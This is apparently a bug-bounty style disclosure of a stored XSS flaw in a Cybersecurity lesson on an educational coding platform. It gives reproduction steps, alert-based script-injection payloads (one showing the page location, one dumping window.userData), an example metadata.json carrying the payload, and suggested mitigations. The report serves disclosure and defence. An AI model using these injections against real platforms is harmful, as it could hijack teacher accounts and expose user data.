Stored XSS in Cybersecurity 9.3.6: Custom Encoding Value Field

Reported 1/25/22

Impact

Since a teacher will review a student's code, this can be used to get XSS in the context of the teacher's account. It is also possible to send a shared link to the teacher that will run the JavaScript when loaded.

Steps to reproduce

1) Navigate to the Cybersecurity class lesson 9.3.6
2) Set the number of bits in the encoding to 4 (this should be arbitrary) and place `0000` into the key field and place `"><script>alert("XSS! " + document.location)</script>` into the value field of a pair. Click the green button to add the pair.
3) Type `0000` into the text editor to trigger XSS.

You can exit and enter this lesson to demonstrate that this is Stored XSS.



Figure 1: student account



Figure 2: teacher account

Using payload

```
"><script>alert(JSON.stringify(window.userData, null, 4))</script>
```

Details

Here is an example metadata.json holding the `"><script>alert("XSS! " + document.location)</script>` payload

```
{
  "numBits": 4,
  "encodings": {
    "1": {
      "0": "1",
      "1": "0"
    },
    "2": {
      "10": "L",
      "11": "!",
      "00": "C",
      "01": "O"
    },
    "3": {},
    "4": {
      "0001": "ABCDEF",
      "0000": "\"><script>alert(\"XSS! \" + document.location)</script>\t"
    },
    "5": {},
    "6": {},
```

```
    "7": {},
    "8": {},
    "9": {},
    "10": {},
    "11": {},
    "12": {},
    "13": {},
    "14": {},
    "15": {},
    "16": {},
    "17": {},
    "18": {},
    "19": {},
    "20": {},
    "21": {},
    "22": {},
    "23": {},
    "24": {}
  }
}
```

Mitigations

- Sandboxing
  - Use an iframe to sandbox any possible XSS.
- Input sanitization
  - **Drop any request where the metadata.json contains non-alphanumeric characters.**